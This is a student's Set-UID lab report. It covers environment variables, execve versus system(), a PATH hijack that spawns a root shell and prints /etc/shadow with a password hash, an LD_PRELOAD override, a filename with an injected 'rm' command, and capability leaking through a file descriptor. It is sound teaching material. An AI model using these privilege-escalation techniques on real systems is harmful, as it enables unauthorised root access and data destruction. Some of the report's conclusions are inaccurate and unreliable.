

Computer Security

Lab 1 Report

Set UID

Chirag Sachdev


680231131

Task 1:

Manipulating Environment Variables


Printing environment variable PWD using:

```
env | grep PWD
```




```
root@VM: /home/seed/Desktop/co
[08/29/2019]Chirag@VM:~/.../Task2$ env|grep PWD
PWD=/home/seed/Desktop/compsec/Lab1-SetUID/Task2
[08/30/2019]Chirag@VM:~/.../Task2$ export PWD='/home/seed/Desktop/'
[08/30/2019]Chirag@VM:~/.../$
```

I change the environment variable PWD to the current directory and print it.



```
root@VM: /home
[08/29/2019]Chirag@VM:~/.../Task2$ env|grep PWD
PWD=/home/seed/Desktop/compsec/Lab1-SetUID/Task2
[08/30/2019]Chirag@VM:~/.../Task2$ export PWD='/home/seed/Desktop/'
[08/30/2019]Chirag@VM:~/.../$ env|grep PWD
PWD=/home/seed/Desktop/
[08/30/2019]Chirag@VM:~/.../$
```

I then release the variable using UNSET and try to print it but the variable doesn't exist anymore.



```
root@VM: /home
[08/29/2019]Chirag@VM:~/.../Task2$ env|grep PWD
PWD=/home/seed/Desktop/compsec/Lab1-SetUID/Task2
[08/30/2019]Chirag@VM:~/.../Task2$ export PWD='/home/seed/Desktop/'
[08/30/2019]Chirag@VM:~/.../$ env|grep PWD
PWD=/home/seed/Desktop/
[08/30/2019]Chirag@VM:~/.../$ unset PWD
[08/30/2019]Chirag@VM:~/.../Task2$ env|grep PWD
[08/30/2019]Chirag@VM:~/.../Task2$
```

Task 2:

Comparing environment variables of child and parent processes.

Using the code provided in the lab manual,

Code:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
    int i;

    i = -1;
    while (environ[++i] != NULL)
        printf("%s\n", environ[i]);
}

int main()
{
    pid_t childPid;
    switch(childPid = fork())
    {
        case 0:
            printenv();
            exit (0);
        default:
            // printenv();
            exit (0);
    }
    return (0);
}
```

I compile the program for the child process using.

```
gcc -o child 1-child.c
```

I then run the child process and store the output in a file child.txt using

```
./child > child.txt
```

Similarly, I store the output for the parent program in other and run it and store the output in other.txt

I compare the difference between the two files using diff as shown below.

```
root@VM: /home/seed/Desktop/compsec/Lab1-SetUID_161x48
[08/30/2019]Chirag@VM:~/../Task2$ diff child.txt other.txt
75c75,150
< -./child
---
> -./other
> XDG_VTNR=7
> ORBIT_SOCKETDIR=/tmp/orbit-seed
> XDG_SESSION_ID=c1
> XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
> IDUS_DISABLE_SNOOPER=1
> TERMINATOR_UUID=urn:uuid:df867526-8a45-4a8c-9dab-01c26f797e71
> CLUTTER_IM_MODULE=xim
> SESSION=ubuntu
> GIO_LAUNCHED_DESKTOP_FILE_PID=2910
> ANDROID_HOME=/home/seed/android/android-sdk-linux
> GPG_AGENT_INFO=/home/seed/.gnupg/gpg-agent:0:1
> TERM=xterm
> SHELL=/bin/bash
> DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
> QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
> LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
> WINDOWID=20971524
> UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1198
> GNOME_KEYRING_CONTROL=
> GTK_MODULES=gail:atk-bridge:unity-gtk-module
> USER=seed
> LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:ol=cd=40;33:or=00;31:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*tar=01;31:*tgz=01;31:*arc=01;31:*arj=01;31:*taz=01;31:*lha=01;31:*lzh=01;31:*lzm=01;31:*flz=01;31:*txz=01;31:*tzo=01;31:*t7z=01;31:*zip=01;31:*Z=01;31:*dz=01;31:*gz=01;31:*lrz=01;31:*lzo=01;31:*xz=01;31:*bz2=01;31:*bz=01;31:*tbz=01;31:*tbz2=01;31:*tzw=01;31:*deb=01;31:*rpm=01;31:*jar=01;31:*war=01;31:*ear=01;31:*sar=01;31:*rar=01;31:*alz=01;31:*ace=01;31:*zoo=01;31:*cpio=01;31:*7z=01;31:*rz=01;31:*cab=01;31:*jpg=01;35:*jpeg=01;35:*gif=01;35:*bmp=01;35:*pbm=01;35:*pgm=01;35:*ppm=01;35:*tga=01;35:*xbm=01;35:*xpm=01;35:*tif=01;35:*tiff=01;35:*png=01;35:*svg=01;35:*svgz=01;35:*mng=01;35:*pcx=01;35:*mov=01;35:*mpg=01;35:*mpeg=01;35:*m2v=01;35:*mkv=01;35:*webm=01;35:*ogm=01;35:*mp4=01;35:*m4v=01;35:*mp4v=01;35:*vob=01;35:*qt=01;35:*nuv=01;35:*wmv=01;35:*asf=01;35:*rm=01;35:*rmvb=01;35:*flc=01;35:*avi=01;35:*fli=01;35:*flv=01;35:*gl=01;35:*dl=01;35:*xcf=01;35:*xwd=01;35:*yuv=01;35:*cgm=01;35:*emf=01;35:*ogv=01;35:*ogx=01;35:*aac=00;36:*au=00;36:*flac=00;36:*m4a=00;36:*mid=00;36:*midi=00;36:*mka=00;36:*mp3=00;36:*mpc=00;36:*ogg=00;36:*ra=00;36:*wav=00;36:*oga=00;36:*opus=00;36:*spx=00;36:*xspf=00;36:
> QT_ACCESSIBILITY=1
> LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
> XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
> XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
> SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
> DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
> GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
> XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
> DESKTOP_SESSION=ubuntu
> PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
```

Here we observe that the parent process has more variables compared to the child process.

So we conclude that all the environment variables are not passed to a child process.

execve() and Environment variables

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


extern char **environ;

int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, NULL);

    return (0);
}
```

We compile and run the code above. We see that there are no environment variables to be printed.



```
[08/30/2019]Chirag@VM:~/.../Task3$ gcc 1.c
[08/30/2019]Chirag@VM:~/.../Task3$ ./a.out
1
```

After changing the third parameter of `execve` to `environ`, we see that variables are printed. This indicated that a process running from the command `execve` need the third parameter as environment vables.

[illegible]

Task 4:

System() and environment variables

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    system("/usr/bin/env");

    return (0);
}
```

I first check the environment variables that run in the bash shell using `/usr/bin/env` and store the output in `aaa`.

I then run the program above and store the output in `bbb`.

I see the difference between the two outputs using the `diff` command. Here we can see that the variables in the two modes of execution are different.

```
Chirag@VM:~/.ssh/Lab1-SetUID$ /usr/bin/env > aaa
Chirag@VM:~/.ssh/Lab1-SetUID$ ./Task4/a.out > bbb
Chirag@VM:~/.ssh/Lab1-SetUID$ diff -y aaa bbb
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:8dfce02b-a06c-4418-a1f8-0363b08cf4ae
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=4999
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
UPSTART_INSTANCE=
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
ORBIT_SOCKETDIR=/tmp/orbit-seed
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/hom
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
HOME=/home/seed
QT4_IM_MODULE=xim
OLDPWD=/home/seed/Desktop/compsec/Lab1-SetUID/Task4
DESKTOP_SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1
WINDOWID=20971524
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/100
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=0
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/hom
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/e
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed/Desktop/compsec/Lab1-SetUID
JOB=unity-settings-daemon
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
```

We see the shell in `aaa` is `bash` whereas the shell in the system execution is `/bin/sh`

Task 5:

Environment Variable and SetUID programs

In this task we explore the SetUID programs and their environment variables.

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


extern char **environ;

int main()
{
    int i;

    i = -1;
    while (environ[++i] != NULL)
        printf("%s\n", environ[i]);


    return (0);
}
```

We compile and set SetUID privileges to the program above as shown below.

A terminal window showing the compilation and setup of the program. The user runs 'gcc program.c -o foo', then 'sudo chown root foo', and finally 'sudo chmod 4755 foo'. The prompt is 'Chirag@VM:~/.../Task5\$' and the date is '08/30/2019'.

```
[08/30/2019]Chirag@VM:~/.../Task5$ gcc program.c -o foo
[08/30/2019]Chirag@VM:~/.../Task5$ sudo chown root foo
[08/30/2019]Chirag@VM:~/.../Task5$ sudo chmod 4755 foo
[08/30/2019]Chirag@VM:~/.../Task5$
```

We Export the variable PATH, LD_LIBRARY_PATH and TASK5(Custom Variable) to the present directory.

A terminal window showing the output of 'env | grep PATH' and 'env | grep TASK5'. The output lists various system paths like /usr/bin/env, /bin/grep, /usr/share/gconf/ubuntu.default.path, etc. The prompt is 'Chirag@VM:~/.../Task5\$' and the date is '09/08/2019'.

```
/bin/bash
Chirag@VM:~/.../Task5$ env | grep PATH
PATH=/usr/bin/env:/bin/grep:/usr/share/gconf/ubuntu.default.path:/usr/share/gconf/ubuntu.mandatory.path:/usr/bin:/usr/lib
Chirag@VM:~/.../Task5$ env | grep TASK5
TASK5=
Chirag@VM:~/.../Task5$
```

We run the SetUID program to print the environment variables.

```

09/08/2019|Chirag@VM:~/.../Task5$ ./foo | /bin/grep PATH
MDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
MDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=.
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
09/08/2019|Chirag@VM:~/.../Task5$ ./foo | /bin/grep TASKS
TASKS=.
09/08/2019|Chirag@VM:~/.../Task5$ ./foo | /bin/grep LD_LIBRARY_PATH
09/08/2019|Chirag@VM:~/.../Task5$

```

We see that all the variable are not passed to the child process.

The variable LD_LIBRARY_PATH does not get passed, however a custom variable gets passed.

Task 6:

PATH environment variable and SetUID programs.

Code:

```
#include <stdlib.h>
int main()
{
    system("ls");

    return (0);
}
```

We compile the program above and give it SetUID privileges.

```
[08/31/2019]Chirag@VM:~/.../Task6$ ll
total 12
-rw-rw-r-- 1 seed seed 65 Aug 30 19:12 ft ls.c
-rwxrwxr-x 1 seed seed 7348 Aug 31 11:25 myls
[08/31/2019]Chirag@VM:~/.../Task6$ sudo chown root myls
[08/31/2019]Chirag@VM:~/.../Task6$ sudo chmod 4755 myls
[08/31/2019]Chirag@VM:~/.../Task6$ ll
total 12
-rw-rw-r-- 1 seed seed 65 Aug 30 19:12 ft ls.c
-rwsr-xr-x 1 root seed 7348 Aug 31 11:25 myls
[08/31/2019]Chirag@VM:~/.../Task6$
```

We export the path to the current directory containing a malicious ls file.

[illegible]

The contents of the malicious ls file are shown below.


```
[09/03/2019]Chirag@VM:~/.../Task6$ cat ls
/bin/ls;/bin/zsh
[09/03/2019]Chirag@VM:~/.../Task6$
```

We run the malicious ls program and try to read the /etc/shadow file which is a privileged file.

We see that the prompt shows that the permission is denied.

However upon running the same process using the setUID program by compromising the PATH variable, the program invokes the malicious ls program with root privileges. This is verified by reading the contents of the /etc/shadow file.

```
/bin/bash 161x48
[09/03/2019]Chirag@VM:~/.../Task6$ ./ls
ft ls.c ls myls test
VM% cat /etc/shadow
cat: /etc/shadow: Permission denied
VM% exit
[09/03/2019]Chirag@VM:~/.../Task6$ ./mys
ft ls.c ls myls test
VM# cat /etc/shadow
root:$6$Nrf460lp$.vDnKtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XXzEE05wj8aU3GRHW2BaodUn4K3vgYejwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon*:17212:0:99999:7:::
bin*:17212:0:99999:7:::
sys*:17212:0:99999:7:::
sync*:17212:0:99999:7:::
games*:17212:0:99999:7:::
man*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
mail*:17212:0:99999:7:::
news*:17212:0:99999:7:::
uucp*:17212:0:99999:7:::
proxy*:17212:0:99999:7:::
www-data*:17212:0:99999:7:::
backup*:17212:0:99999:7:::
list*:17212:0:99999:7:::
irc*:17212:0:99999:7:::
gnats*:17212:0:99999:7:::
```

Task 7.

LD_PRELOAD and SetUID Programs

Code for mylib:

```
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

We compile the program above as a library by using the following commands stored in a shell script.

```
#!/bin/bash
```

```
gcc -fPIC -g -c mylib.c
```

```
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

```
[09/04/2019]Chirag@VM:~/.../Task7$ ./compile_mylib
[09/04/2019]Chirag@VM:~/.../Task7$ ll
total 24
-rwxr-xr-x 1 seed seed 82 Sep  4 10:08 compile_mylib
-rwxr-xr-x 1 seed seed 7948 Sep  4 21:04 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 76 Sep  4 10:01 mylib.c
-rw-rw-r-- 1 seed seed 2608 Sep  4 21:04 mylib.o
-rw-rw-r-- 1 seed seed 40 Sep  4 10:16 myprog.c
[09/04/2019]Chirag@VM:~/.../Task7$
```

We then export the LD_PRELOAD variable to the custom library created as shown below.

```
[09/04/2019]Chirag@VM:~/.../Task7$ env | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
[09/04/2019]Chirag@VM:~/.../Task7$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/04/2019]Chirag@VM:~/.../Task7$ env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
[09/04/2019]Chirag@VM:~/.../Task7$
```

We run the program in the regular mode to see that the library is invoked.

```
[09/04/2019]Chirag@VM:~/.../Task7$ time ./a.out
I am not sleeping!

real    0m0.001s
user    0m0.000s
sys     0m0.000s
[09/04/2019]Chirag@VM:~/.../Task7$
```

We then set the SetUID privileges to the program and then execute it.

```
[09/04/2019]Chirag@VM:~/.../Task7$ sudo chown root a.out
[09/04/2019]Chirag@VM:~/.../Task7$ sudo chmod 4755 a.out
[09/04/2019]Chirag@VM:~/.../Task7$ ll a.out
-rwsr-xr-x 1 root seed 7348 Sep  4 21:05 a.out
[09/04/2019]Chirag@VM:~/.../Task7$
```

Here we see that by default, the program does not invoke the library, this means that a SetUID program does not contain the LD_PRELOAD variable defined by a user.

```
[09/04/2019]Chirag@VM:~/.../Task7$ sudo chown root a.out
[09/04/2019]Chirag@VM:~/.../Task7$ sudo chmod 4755 a.out
[09/04/2019]Chirag@VM:~/.../Task7$ ll a.out
-rwsr-xr-x 1 root seed 7348 Sep  4 21:05 a.out
[09/04/2019]Chirag@VM:~/.../Task7$ time a.out

real    0m1.001s
user    0m0.004s
sys     0m0.000s
[09/04/2019]Chirag@VM:~/.../Task7$
```

We then select the root account add export the LD_PRELOAD library to the root shell as shown below.

```
root@VM: /home/seed/Desktop/compsec/Lab1-SetUID/Task7 161x48
[09/04/2019]Chirag@VM:~/.../Task7$ sudo su
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7# env | grep LD_PRELOAD
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7# env | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7#
```

We exit the superuser account and then run the SetUID program again.

Here we see that even after the LD_PRELOAD library is redefined in the root account, the program does not invoke the custom library.

```
root@VM: /home/seed/Desktop/compsec/Lab1-SetUID/Task7 80x24
[09/08/2019]Chirag@VM:~/.../Task7$ sudo su
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/compsec/Lab1-SetUID/Task7# exit
[09/08/2019]Chirag@VM:~/.../Task7$ ./a.out
[09/08/2019]Chirag@VM:~/.../Task7$ time a.out

real    0m1.002s
user    0m0.004s
sys     0m0.000s
[09/08/2019]Chirag@VM:~/.../Task7$
```

We then make the program a SetUID user1 program and then run it.

Here we see that the program does not invoke the library.

```
user1@VM: /home/seed/Desktop/compsec/Lab1-SetUID/Task7 80x24
[09/04/2019]Chirag@VM:~/.../Task7$ ll a.out
-rwsr-xr-x 1 user1 seed 7348 Sep  4 21:05 a.out
[09/04/2019]Chirag@VM:~/.../Task7$ time ./a.out

real    0m1.001s
user    0m0.000s
sys     0m0.000s
[09/04/2019]Chirag@VM:~/.../Task7$
```

This explains that the Environment Variable LD_PRELOAD does not get passed onto a SetUID program in any case. It only works for the user and owner of a program.

Task 8.

Invoking a command using system() vs execve().

Program.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int ac, char *av[])
{
    char *v[3];
    char *command;

    if(ac < 2)
    {
        printf("Enter file name\n");
        return (1);
    }

    v[0] = "/bin/cat";
    v[1] = av[1];
    v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);


    system(command);
    // execve(v[0], v, NULL);

    return (0);
}
```


We compile the program as mycat_sys.

I then uncomment the line execve and comment system call out. I compile the program as mycat_exec.

I provide SetUID privilege to both programs as shown below



```
[09/04/2019]Chirag@VM:~/.../Task8$ ll mycat_sys
-rwsr-xr-x 1 root seed 7544 Sep  4 21:28 mycat_sys
[09/04/2019]Chirag@VM:~/.../Task8$
```



```
user1@VM: /home/seed/Desktop/compsec/Lab1-SetUID/T
[09/04/2019]Chirag@VM:~/.../Task8$ gcc -o mycat_exec mycat.c
mycat.c: In function 'main':
mycat.c:23:2: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  execve(v[0], v, NULL);
   ^
[09/04/2019]Chirag@VM:~/.../Task8$ sudo chown root mycat_exec
[09/04/2019]Chirag@VM:~/.../Task8$ sudo chmod 4755 mycat_exec
[09/04/2019]Chirag@VM:~/.../Task8$ ll mycat_exec
-rwsr-xr-x 1 root seed 7544 Sep  4 21:38 mycat_exec
[09/04/2019]Chirag@VM:~/.../Task8$
```

To test the exploit, I create a test file “myfile” with root as the owner and assign 400 permissions to it.

I add the command “rm myfile” to the namer of the file while running the mycat program.

For the system() call, the second command gets executed with root privileges and removes the file which is a root owned file.

```
/bin/bash
/bin/bash 80x24
[09/08/2019]Chirag@VM:~/.../Task8$ ll myfile
-r----- 1 root seed 5 Sep  8 16:13 myfile
[09/08/2019]Chirag@VM:~/.../Task8$ ./mycat_sys "myfile;rm myfile"
test
[09/08/2019]Chirag@VM:~/.../Task8$ ll myfile
ls: cannot access 'myfile': No such file or directory
[09/08/2019]Chirag@VM:~/.../Task8$
```

For the execve() call, the command is not executed as the parameter is only passed as a parameter to the actual command.

```
/bin/bash
/bin/bash 80x24
[09/08/2019]Chirag@VM:~/.../Task8$ ll myfile
-r----- 1 root seed 5 Sep  8 16:16 myfile
[09/08/2019]Chirag@VM:~/.../Task8$ ./mycat_exec "myfile;rm myfile"
/bin/cat: 'myfile;rm myfile': No such file or directory
[09/08/2019]Chirag@VM:~/.../Task8$ ll myfile
-r----- 1 root seed 5 Sep  8 16:16 myfile
[09/08/2019]Chirag@VM:~/.../Task8$
```

Hence the eexecve() call is more secure than the system() call.

Task 9:

Capability Leaking

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>


int main()
{
    int fd;

    fd = open("/etc/zzz", O_RDWR|O_APPEND);
    if (fd == -1)
    {
        printf("Cannot open /etc/zzz\n");
        exit (0);
    }

    sleep(1);
    setuid(getuid());

    if (fork())
    {
        close(fd);
        exit(0);
    }
    else
    {
        write(fd, "Malicious Data\n", 15);
        close(fd);
    }
    return (0);
}
```

I compile the program and execute it.



```
[09/05/2019]Chirag@VM:~/.../Task9$ cat /etc/zzz
This is a test file
[09/05/2019]Chirag@VM:~/.../Task9$ ./a.out
[09/05/2019]Chirag@VM:~/.../Task9$ cat /etc/zzz
This is a test file
Malicious Data
[09/05/2019]Chirag@VM:~/.../Task9$
```

Here we see that the malicious data gets injected into a root file even if the privileges were set to the owner after trying to opening the file.

The file descriptor was assigned with root privilege and the file wasn't closed before setting the user ID back to the execution flow.

The privilege of the file descriptor was exploited and the malicious code was injected.

To prevent this issue, the file should be closed to free the file descriptor of the escalated privilege before handing the code flow back to the user.